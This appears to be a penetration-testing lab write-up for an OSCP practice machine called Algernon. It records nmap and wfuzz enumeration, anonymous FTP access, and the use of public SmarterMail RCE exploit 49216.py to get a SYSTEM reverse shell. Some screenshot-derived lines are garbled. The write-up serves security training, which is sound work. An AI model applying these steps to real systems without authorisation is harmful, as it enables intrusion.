```
OS:
Web-Technology:
IP: 192.168.159.65
USERS:
Admin
CREDENTIALS (ANY):
Webmail from administrative.log - Admin:???
Community Attack Vectors (To-Try List):
NMAP RESULTS:
# Nmap 7.94 scan initiated Sun Oct 29 03:56:05 2023 as: nmap -p- -sC -sV -T4 -v --open -oA Algernon.txt 192.168.159.65
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).
Not shown: 56930 closed tcp ports (conn-refused), 8593 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
21/tcp open ftp
                     Microsoft ftpd
| ftp-syst:
  SYST: Windows_NT
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                  ImapRetrieval
04-29-20 10:31PM
                      <DIR>
 10-29-23 12:46AM
                      <DIR>
                                  Logs
04-29-20 10:31PM
                                  PopRetrieval
                      <DIR>
 04-29-20 10:32PM
                      <DIR>
                                  Spool
80/tcp open http
                      Microsoft IIS httpd 10.0
http-methods:
  Supported Methods: GET HEAD OPTIONS
 http-title: IIS Windows
http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc
                      Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
9998/tcp open http
                       Microsoft IIS httpd 10.0
http-methods:
  Supported Methods: GET HEAD POST OPTIONS
 http-favicon: Unknown favicon MD5: 9D7294CAAB5C2DF4CD916F53653714D5
http-title: Site doesn't have a title (text/html; charset=utf-8).
 Requested resource was /interface/root
 uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
Content-Type: text/html; charset=us-ascii\x0D
 Server: Microsoft-HTTPAPI/2.0\x0D
Date: Sun, 29 Oct 2023 08:00:56 GMT\x0D
 Connection: close\x0D
 Content-Length: 326\x0D
\xspace \sqrt{x0D}
 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
 <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
 <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
 <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
 <hr>HTTP Error 400. The request verb is invalid.\x0D
 </BODY></HTML>\x0D
http-server-header: Microsoft-IIS/10.0
17001/tcp open remoting
                         MS .NET Remoting services
                         Microsoft Windows RPC
49664/tcp open msrpc
                         Microsoft Windows RPC
49666/tcp open msrpc
                         Microsoft Windows RPC
49667/tcp open msrpc
49668/tcp open msrpc
                         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-time:
 date: 2023-10-29T08:00:57
```

start_date: N/A clock-skew: -1s

smb2-security-mode:

3:1:1:

Message signing enabled but not required

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done at Sun Oct 29 04:01:22 2023 -- 1 IP address (1 host up) scanned in 316.90 seconds

```
sudo nmap -sU -- open 161 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:23 EDT
Nmap scan report for 161 (0.0.0.161)
Host is up (0.000088s latency).
Not shown: 999 filtered udp ports (net-unreach)
PORT STATE
                     SERVICE
67/udp open|filtered dhcps
Stats: 0:05:03 elapsed; 1 hosts completed (2 up), 1 undergoing U
UDP Scan Timing: About 24.77% done; ETC: 06:43 (0:15:17 remainin
g)
Stats: 0:17:48 elapsed; 1 hosts completed (2 up), 1 undergoing U
DP Scan
UDP Scan Timing: About 76.93% done; ETC: 06:46 (0:05:20 remainin
g)
Nmap scan report for 192.168.159.65
Host is up (0.25s latency).
Not shown: 991 closed udp ports (port-unreach)
        STATE
                       SERVICE
PORT
123/udp open|filtered ntp
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
500/udp open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
```

```
nmap --script "ftp-*" -p 21 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:40 EDT
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argume
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing S
cript Scan
NSE Timing: About 30.00% done; ETC: 06:42 (0:01:05 remaining)
Stats: 0:09:14 elapsed; 0 hosts completed (1 up), 1 undergoing S
cript Scan
NSE Timing: About 55.32% done; ETC: 06:57 (0:07:27 remaining)
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).
      STATE SERVICE
21/tcp open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20 10:31PM
                          <DIR>
                                           ImapRetrieval
           12:46AM
 10-29-23
                           <DIR>
                                           Logs
 04-29-20
            10:31PM
                           <DIR>
                                           PopRetrieval
|_04-29-20 10:32PM
                           <DIR>
                                           Spool
 ftp-syst:
    SYST: Windows_NT
  ftp-brute:
   Accounts: No valid accounts found
   Statistics: Performed 7175 guesses in 606 seconds, average t
Nmap done: 1 IP address (1 host up) scanned in 607.30 seconds
```

Web Services Enumeration:

```
[+NIKTO]
```

[+ WFUZZ]

FILES: / (Web Root)

Port 80 (Nothing much going on at port 80)

```
GFT
                   291
                             95w
                                     1245c Auto-filtering found 404-like response and created new
filter;
        toggle off with
                           2112w
        GET
                  359l
                                   178556c http://192.168.159.65/iisstart.png
         GET
                   321
                             54w
                                      696c http://192.168.159.65/
         GET
                    Øl
                              0w
                                      1245c http://192.168.159.65/redirect
```

Port 139

```
nmap -p 139 --script "smb-vuln*" 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:13 EDT
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).
PORT
       STATE SERVICE
139/tcp open netbios-ssn
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: SMB: Couldn't find a NetBIOS name that work
s for the server. Sorry!
Nmap done: 1 IP address (1 host up) scanned in 15.12 seconds
```

```
Port 445
```

```
nmap -p445 --script "smb-vuln*" 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:08 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing S
cript Scan
NSE Timing: About 18.18% done; ETC: 06:08 (0:00:14 remaining)
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).
PORT
       STATE SERVICE
445/tcp open microsoft-ds
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Faile
d to receive bytes: ERROR
Nmap done: 1 IP address (1 host up) scanned in 19.31 seconds
```

Port 9998


```
36c http://192.168.159.65:9998/download
         GET
                     1l
         GET
                    781
                              305w
                                       5199c http://192.168.159.65:9998/interface/root
         GET
                                8w
                                         132c http://192.168.159.65:9998/ ⇒ http://192.168.159.65:99
         GET
                     21
                               10w
                                         159c http://192.168.159.65:9998/services \Rightarrow http://192.168.1
59.65:9998/services/
                                         158c http://192.168.159.65:9998/reports ⇒ http://192.168.15
                               10w
         GFT
9.65:9998/reports/
         GET
                     21
                               10w
                                         158c http://192.168.159.65:9998/scripts \Rightarrow http://192.168.15
9.65:9998/scripts/
         GET
                     11
                                4w
                                          36c http://192.168.159.65:9998/Download
         GET
                                8w
                                         132c http://192.168.159.65:9998/api \Rightarrow http://192.168.159.65
:9998/interface/root
                     21
                               10w
                                         159c http://192.168.159.65:9998/Services \Rightarrow http://192.168.1
59.65:9998/Services/
301
         GET
                     21
                               10w
                                         160c http://192.168.159.65:9998/interface \Rightarrow http://192.168.
159.65:9998/interface/
301
         GET
                     21
                               10w
                                         156c http://192.168.159.65:9998/fonts ⇒ http://192.168.159.
         GET
                     Øl
                                0w
                                          Oc http://192.168.159.65:9998/views
```

DIRECTORIES: / (Web Root)

```
ftp 192.168.159.65
Connected to 192.168.159.65.
220 Microsoft FTP Service
Name (192.168.159.65:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49827|)
150 Opening ASCII mode data connection.
04-29-20 10:31PM
10-29-23 12:46AM
                          <DIR>
                                           ImapRetrieval
                          <DIR>
                                           Logs
04-29-20 10:31PM
04-29-20 10:32PM
                         <DIR>
                                           PopRetrieval
                          <DIR>
                                           Spool
226 Transfer complete.
ftp>
```

OTHER:

Port 9998 has a log in page, with Smarter Mail.



Based on searchsploit, 49216.py seems to be the closest version of our target and its RCE. Lets try to use this exploit.

```
Changing Host and Listening Host's IP Address and Ports:
```

```
GNU nano 7.2

GRU nano 7.2

GR
```

```
[~/OSCP/Algernon/vulns]
kali python3 <u>49216.py</u>
```

After hooking up listener, the exploit worked and we receive a shell. Test dir command and it works

Rooted.

```
PS C:\Windows\system32> whoami
nt authority\system
```

Proof.txt

```
PS C:\Users\Administrator\Desktop> cat proof.txt 10030192c694dc9ef31c6025405c72c9
```

- Take Away Concepts:

 1. Enumerate each port carefully.

 2. Exploits sometimes does not have to be same version to be vulnerable, similar version in this case works as well.